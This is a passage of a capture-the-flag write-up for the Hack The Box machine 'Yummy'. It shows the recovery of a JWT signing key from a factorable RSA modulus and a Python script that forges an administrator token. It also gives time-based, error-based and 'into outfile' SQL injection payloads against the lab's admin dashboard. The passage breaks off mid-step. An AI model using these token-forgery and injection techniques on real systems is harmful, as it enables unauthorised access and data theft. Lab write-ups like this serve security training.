HTB Yummy - Hard
HTB Machine Yummy by Ethicxz

Before Starting
1
2
Me > 10.10.14.79
Target > 10.129.231.153
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2ed6577e9c42f134919b0b809eb5636 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNb9gG2HwsjMe4EUwFdFE9H8NguzJkfCboW4CveSS+cr2846RitFyzx3a9t4X7S3xE3OgLnmgj8PtKCcOnVh8nQ=
|   256 bcdf25355c9724f269b4ce6017503cf0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEZKWYurAF2kFS4bHCSCBvsQ+55/NxhAtZGCykcOx9b6
80/tcp open  http    syn-ack ttl 63 Caddy httpd
|_http-title: Did not follow redirect to http://yummy.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Caddy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
User
Forge Admin Cookie
Going on the site, we can discover the domain so add it in /etc/hosts
1
10.129.231.153 yummy.htb
On the home page we can see this

The first reflex is to register an account an login
Then we can try to book a table

The request will be like that
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
POST /book HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Origin: http://yummy.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://yummy.htb/
Cookie: X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRvdG9AZ21haWwuY29tIiwicm9sZSI6ImN1c3RvbWVyXzE3NDI1ZTBlIiwiaWF0IjoxNzcwMTExNTkwLCJleHAiOjE3NzAxMTUxOTAsImp3ayI6eyJrdHkiOiJSU0EiLCJuIjoiMTA1MjYwNTk3NDg2MzQ4OTIwMTcxOTg3MDg2NDQ1ODg3ODY0NTg0MTg5MjU5NTQyMTgwMTM0MDA3ODA4NDg5ODUyOTEwOTgwNTQ3OTE4ODEyNjY5OTg0NTU0MDAyOTg0ODkzODA4MTA5MTcyMDY5MDI5MDgyNTMyMzYxODcxNTA0MDI4NTYzMDAwNjI0ODYyNTY2OTE5MTYyNjU4MjAzMzY4MTQ5ODgzNDA5ODc4NTk2ODcyMzA1NDA2OTQzMDAxNzYyNDY5NjgzMjI2MTQ3ODQ4ODgyNDAxOTk4MzY1ODMzNjUwMDQ2NDY2NjE0OTQ4NzExMzYzMzQwOTEyNTg5MTMyMDAxNTM5NjE2MTYxMTk4MjE5NzM5MTg4NTEzMzkzMTkyOTQ4MTY2ODQ3MDg1NjQ4MTA1Mjg0MjQ3IiwiZSI6NjU1Mzd9fQ.AstZBrVBmV3-kgyJWFNtYGL-15j8MyWIH7dU-Kdd6YUwABosP4TTtbR7HxRl_cAdbcwUCtRr_2XsSBo_RzFK8kgRlKUfKrkX0K0dEo_gbnWJJlbjpURk2v6m7ZUgpjPMggOx5gz_ruAz7SQD61XhDVn3_ssJFXVMuzrTC87o0x3K-zw
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=toto&email=toto%40gmail.com&phone=0819819819&date=2026-02-03&time=10%3A40&people=2&message=aa
First, we can notice the X-AUTH-Token, let’s decode it :
1
2
3
4
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRvdG9AZ21haWwuY29tIiwicm9sZSI6ImN1c3RvbWVyXzE3NDI1ZTBlIiwiaWF0IjoxNzcwMTExNTkwLCJleHAiOjE3NzAxMTUxOTAsImp3ayI6eyJrdHkiOiJSU0EiLCJuIjoiMTA1MjYwNTk3NDg2MzQ4OTIwMTcxOTg3MDg2NDQ1ODg3ODY0NTg0MTg5MjU5NTQyMTgwMTM0MDA3ODA4NDg5ODUyOTEwOTgwNTQ3OTE4ODEyNjY5OTg0NTU0MDAyOTg0ODkzODA4MTA5MTcyMDY5MDI5MDgyNTMyMzYxODcxNTA0MDI4NTYzMDAwNjI0ODYyNTY2OTE5MTYyNjU4MjAzMzY4MTQ5ODgzNDA5ODc4NTk2ODcyMzA1NDA2OTQzMDAxNzYyNDY5NjgzMjI2MTQ3ODQ4ODgyNDAxOTk4MzY1ODMzNjUwMDQ2NDY2NjE0OTQ4NzExMzYzMzQwOTEyNTg5MTMyMDAxNTM5NjE2MTYxMTk4MjE5NzM5MTg4NTEzMzkzMTkyOTQ4MTY2ODQ3MDg1NjQ4MTA1Mjg0MjQ3IiwiZSI6NjU1Mzd9fQ


{"alg":"RS256","typ":"JWT"}{"email":"toto@gmail.com","role":"customer_17425e0e","iat":1770111590,"exp":1770115190,"jwk":{"kty":"RSA","n":"105260597486348920171987086445887864584189259542180134007808489852910980547918812669984554002984893808109172069029082532361871504028563000624862566919162658203368149883409878596872305406943001762469683226147848882401998365833650046466614948711363340912589132001539616161198219739188513393192948166847085648105284247","e":65537}}
As we can see, that’s a JWT using public key
After some check of the n value shows it is factorable
1
2
3
4
5
6
➜ python3

>>> import jwt
>>> cookie = "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRvdG9AZ21haWwuY29tIiwicm9sZSI6ImN1c3RvbWVyXzE3NDI1ZTBlIiwiaWF0IjoxNzcwMTExNTkwLCJleHAiOjE3NzAxMTUxOTAsImp3ayI6eyJrdHkiOiJSU0EiLCJuIjoiMTA1MjYwNTk3NDg2MzQ4OTIwMTcxOTg3MDg2NDQ1ODg3ODY0NTg0MTg5MjU5NTQyMTgwMTM0MDA3ODA4NDg5ODUyOTEwOTgwNTQ3OTE4ODEyNjY5OTg0NTU0MDAyOTg0ODkzODA4MTA5MTcyMDY5MDI5MDgyNTMyMzYxODcxNTA0MDI4NTYzMDAwNjI0ODYyNTY2OTE5MTYyNjU4MjAzMzY4MTQ5ODgzNDA5ODc4NTk2ODcyMzA1NDA2OTQzMDAxNzYyNDY5NjgzMjI2MTQ3ODQ4ODgyNDAxOTk4MzY1ODMzNjUwMDQ2NDY2NjE0OTQ4NzExMzYzMzQwOTEyNTg5MTMyMDAxNTM5NjE2MTYxMTk4MjE5NzM5MTg4NTEzMzkzMTkyOTQ4MTY2ODQ3MDg1NjQ4MTA1Mjg0MjQ3IiwiZSI6NjU1Mzd9fQ.AstZBrVBmV3-kgyJWFNtYGL-15j8MyWIH7dU-Kdd6YUwABosP4TTtbR7HxRl_cAdbcwUCtRr_2XsSBo_RzFK8kgRlKUfKrkX0K0dEo_gbnWJJlbjpURk2v6m7ZUgpjPMggOx5gz_ruAz7SQD61XhDVn3_ssJFXVMuzrTC87o0x3K-zw"
>>> jwt.decode(cookie, options={"verify_signature": False})
{'email': 'toto@gmail.com', 'role': 'customer_17425e0e', 'iat': 1770111590, 'exp': 1770115190, 'jwk': {'kty': 'RSA', 'n': '105260597486348920171987086445887864584189259542180134007808489852910980547918812669984554002984893808109172069029082532361871504028563000624862566919162658203368149883409878596872305406943001762469683226147848882401998365833650046466614948711363340912589132001539616161198219739188513393192948166847085648105284247', 'e': 65537}}
1
2
3
4
5
6
7
➜ python

>>> from sympy import factorint
>>> n = 105260597486348920171987086445887864584189259542180134007808489852910980547918812669984554002984893808109172069029082532361871504028563000624862566919162658203368149883409878596872305406943001762469683226147848882401998365833650046466614948711363340912589132001539616161198219739188513393192948166847085648105284247
>>> factors = factorint(n)
>>> print(f"factors: {factors}")
factors: {941861: 1, 111758101764855875943464148580191625499080288431286712166453956425535169783990220074920348122477620166998285382905845482891712794168739336934921996896742362411617159945480148978323027927627326922411781808725330895325316969100164510969893592272493861527963395874274034237746567422569268069484720321626105814027: 1}
We can use RsaCtfTool to recover the private key
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
RsaCtfTool --private -n "105260597486348920171987086445887864584189259542180134007808489852910980547918812669984554002984893808109172069029082532361871504028563000624862566919162658203368149883409878596872305406943001762469683226147848882401998365833650046466614948711363340912589132001539616161198219739188513393192948166847085648105284247"

['/tmp/tmplx1loriz']

[*] Testing key /tmp/tmplx1loriz.
attack initialized...
attack initialized...
[*] Performing smallq attack on /tmp/tmplx1loriz.
[*] Attack success with smallq method !

Results for /tmp/tmplx1loriz:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIICqAIBAAKBgwjvO4JuOBT1jpD+uMVf4zhpCpaskmccMvWgOE5mN/yHDCMn/FFG
6ydOH4z9MP/r7i5yppbJxn/Dy5sX06hPrx2HCU97b/OdgHgswf4GZjlDenVUXpmq
uP7u/Qupm7rvhKEyOMBfZYDZ4XCUj8A7Nj5ZvrxHAilRwKszBhM3vU7I/aKXAgMB
AAECgYMBFtCR5jfKWa7atIZbP3gEw6wNi5e0NYiAeNrYsoZ/XsRI+KNNY8+WnqJI
Q1SFtxyC+17q5XZVx5PGQPGaSORVVVYdqkS0DAICTrousav1UI1YhoicDkbZ3IqN
KIUl/gMLpM77PBcJmtBULxGp511CsAJvmd0XMVUAnGz20468FLBAiQKBgQCfJhkL
heipbra6OpRqoh4g5Dl0btFimKW4EZWGwdPHvKlKWhTkpXp+velIm/kjNEOg3rFX
nc4svgs/IHadTDibgqre3CVsEhTYP+32d6guxbyx3SGE5a61G/a4C+htCHrz/ktV
RqPqTY6Iuub3Awel7t14GiZg4Bt48N9BBkGcCwIDDl8lAoGAMHfS0s6SX99m6Opk
PuFmmY/H66zAOe3RMnCwgBzRmZfcWtd6W3QGDUlbHZDa3BzTp8+KZOubWcb699u0
JA2Ng9bUoRCcmQActwspNpGUd8IiyGxXA/lLLr74cW6291XI1DwSx0K/MuEx0nRR
WNLkZmWLr0MPgxtdYoTBCTWVj6cCAwKdHQKBgGPBK22Cbkmh6cTu4N8K5tZK/y3u
d911y/uULy7LRr83gnXzwhMYlvp+E8bhyJSquNRm5WQh4RFCM+WRbMjg37sUu7te
fmEt9oTZP4VqcYOnlUbf08ahB4WITkv3JnrZRYHnJKwxsHF5/+Dtlb2yR32aS9rC
DRUY79s0deG2oPWm
-----END RSA PRIVATE KEY-----
Ok now we can try to forge an admin cookie
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import jwt
import time

pk = """-----BEGIN RSA PRIVATE KEY-----
MIICqAIBAAKBgwjvO4JuOBT1jpD+uMVf4zhpCpaskmccMvWgOE5mN/yHDCMn/FFG
6ydOH4z9MP/r7i5yppbJxn/Dy5sX06hPrx2HCU97b/OdgHgswf4GZjlDenVUXpmq
uP7u/Qupm7rvhKEyOMBfZYDZ4XCUj8A7Nj5ZvrxHAilRwKszBhM3vU7I/aKXAgMB
AAECgYMBFtCR5jfKWa7atIZbP3gEw6wNi5e0NYiAeNrYsoZ/XsRI+KNNY8+WnqJI
Q1SFtxyC+17q5XZVx5PGQPGaSORVVVYdqkS0DAICTrousav1UI1YhoicDkbZ3IqN
KIUl/gMLpM77PBcJmtBULxGp511CsAJvmd0XMVUAnGz20468FLBAiQKBgQCfJhkL
heipbra6OpRqoh4g5Dl0btFimKW4EZWGwdPHvKlKWhTkpXp+velIm/kjNEOg3rFX
nc4svgs/IHadTDibgqre3CVsEhTYP+32d6guxbyx3SGE5a61G/a4C+htCHrz/ktV
RqPqTY6Iuub3Awel7t14GiZg4Bt48N9BBkGcCwIDDl8lAoGAMHfS0s6SX99m6Opk
PuFmmY/H66zAOe3RMnCwgBzRmZfcWtd6W3QGDUlbHZDa3BzTp8+KZOubWcb699u0
JA2Ng9bUoRCcmQActwspNpGUd8IiyGxXA/lLLr74cW6291XI1DwSx0K/MuEx0nRR
WNLkZmWLr0MPgxtdYoTBCTWVj6cCAwKdHQKBgGPBK22Cbkmh6cTu4N8K5tZK/y3u
d911y/uULy7LRr83gnXzwhMYlvp+E8bhyJSquNRm5WQh4RFCM+WRbMjg37sUu7te
fmEt9oTZP4VqcYOnlUbf08ahB4WITkv3JnrZRYHnJKwxsHF5/+Dtlb2yR32aS9rC
DRUY79s0deG2oPWm
-----END RSA PRIVATE KEY-----"""

payload = {
    "email": "toto@gmail.com",
    "role": "administrator",
    "iat": int(time.time()),
    "exp": int(time.time()) + 3600,
    "jwk": {
        "kty": "RSA",
        "n": "105260597486348920171987086445887864584189259542180134007808489852910980547918812669984554002984893808109172069029082532361871504028563000624862566919162658203368149883409878596872305406943001762469683226147848882401998365833650046466614948711363340912589132001539616161198219739188513393192948166847085648105284247",
        "e": 65537
    }
}
token = jwt.encode(payload, pk, algorithm="RS256")
print(token)
1
2
3
➜ python3 gen.py

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRvdG9AZ21haWwuY29tIiwicm9sZSI6ImFkbWluaXN0cmF0b3IiLCJpYXQiOjE3NzAxMTYzMjUsImV4cCI6MTc3MDExOTkyNSwiandrIjp7Imt0eSI6IlJTQSIsIm4iOiIxMDUyNjA1OTc0ODYzNDg5MjAxNzE5ODcwODY0NDU4ODc4NjQ1ODQxODkyNTk1NDIxODAxMzQwMDc4MDg0ODk4NTI5MTA5ODA1NDc5MTg4MTI2Njk5ODQ1NTQwMDI5ODQ4OTM4MDgxMDkxNzIwNjkwMjkwODI1MzIzNjE4NzE1MDQwMjg1NjMwMDA2MjQ4NjI1NjY5MTkxNjI2NTgyMDMzNjgxNDk4ODM0MDk4Nzg1OTY4NzIzMDU0MDY5NDMwMDE3NjI0Njk2ODMyMjYxNDc4NDg4ODI0MDE5OTgzNjU4MzM2NTAwNDY0NjY2MTQ5NDg3MTEzNjMzNDA5MTI1ODkxMzIwMDE1Mzk2MTYxNjExOTgyMTk3MzkxODg1MTMzOTMxOTI5NDgxNjY4NDcwODU2NDgxMDUyODQyNDciLCJlIjo2NTUzN319.B6e29exgSWm042PG_ysJGy7WMJcA3F8dUBAfBeiK8yyVKyrrtw2iOmGw0SHlao93OfIxLvZS_KXQQxq6zAAP0hkrvQf7Kt3Rf3snxd6fRuROpsSCp9JM0Urzhp-zM066XD4Uf9qgEZeFXZctDvMMdzFC7e6ibKn7eEetjKPCzsP2N68
ℹ️Note
Note.
I tried "admin" as role but it wasn't working so i put "administrator"Go to your dashboard (as a simple user) and refresh the page after changing the cookie and this will redirect you to /admindashboard


SQLi
Then we can trigger an SQL Error on the admindashboard

We can confirm the SQLi with a Time based payload like that
1
GET /admindashboard?s=aaa&o=DESC;select+sleep(5)--+-
Ok let’s try some payloads, based on this post
Knowing that the errors look very, very verbose
1
2
3
4
GET /admindashboard?s=aaa&o=ASC;SELECT+updatexml(1,concat(0x7e,(SELECT+group_concat(table_name)+FROM+information_schema.tables+WHERE+table_schema=database()),0x7e),1)%3b
<div class="alert alert-danger">(1105, "XPATH syntax error: '~appointments,users~'")</div>
1
2
3
GET /admindashboard?s=aaa&o=ASC;SELECT+updatexml(1,concat(0x7e,(SELECT+group_concat(column_name)+FROM+information_schema.columns+WHERE+table_name%3d'users'),0x7e),1)
<div class="alert alert-danger">(1105, "XPATH syntax error: '~id,email,password,role_id~'")</div>
But spoiler alert, dump the database is useless here…
We will therefore have to find another way to make this SQLi interesting.
We can try to write into some files with this method
Ok let’s try :
1
GET /admindashboard?s=a&o=ASC;select+"toto"+into+outfile+"/tmp/test.txt"
The first request will return nothing, BUT if we do the same request again
1
2
3
GET /admindashboard?s=a&o=ASC;select+"toto"+into+outfile+"/tmp/test.txt"
<div class="alert alert-danger">(1086, "File '/tmp/test.txt' already exists")</div>

Ok but now ? We can write / overwrite but we don’t know where write and what we can really do…
Arbitrary File Read
Let’s back with a simple user on the Book Page
When we book a table, the request will be like that
1
2
3
4
5
POST /book
.....
Cookie: X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRvdG9AZ21haWwuY29tIiwicm9sZSI6ImN1c3RvbWVyX2QyZGVhMDk5IiwiaWF0IjoxNzcwMTIwOTk0LCJleHAiOjE3NzAxMjQ1OTQsImp3ayI6eyJrdHkiOiJSU0EiLCJuIjoiMTA1MjYwNTk3NDg2MzQ4OTIwMTcxOTg3MDg2NDQ1ODg3ODY0NTg0MTg5MjU5NTQyMTgwMTM0MDA3O

name=toto&email=toto%40gmail.com&phone=1010101010&date=2026-02-03&time=13%3A16&people=1&message=toto
Then we can save it in our calendar

And if we intercept this request :
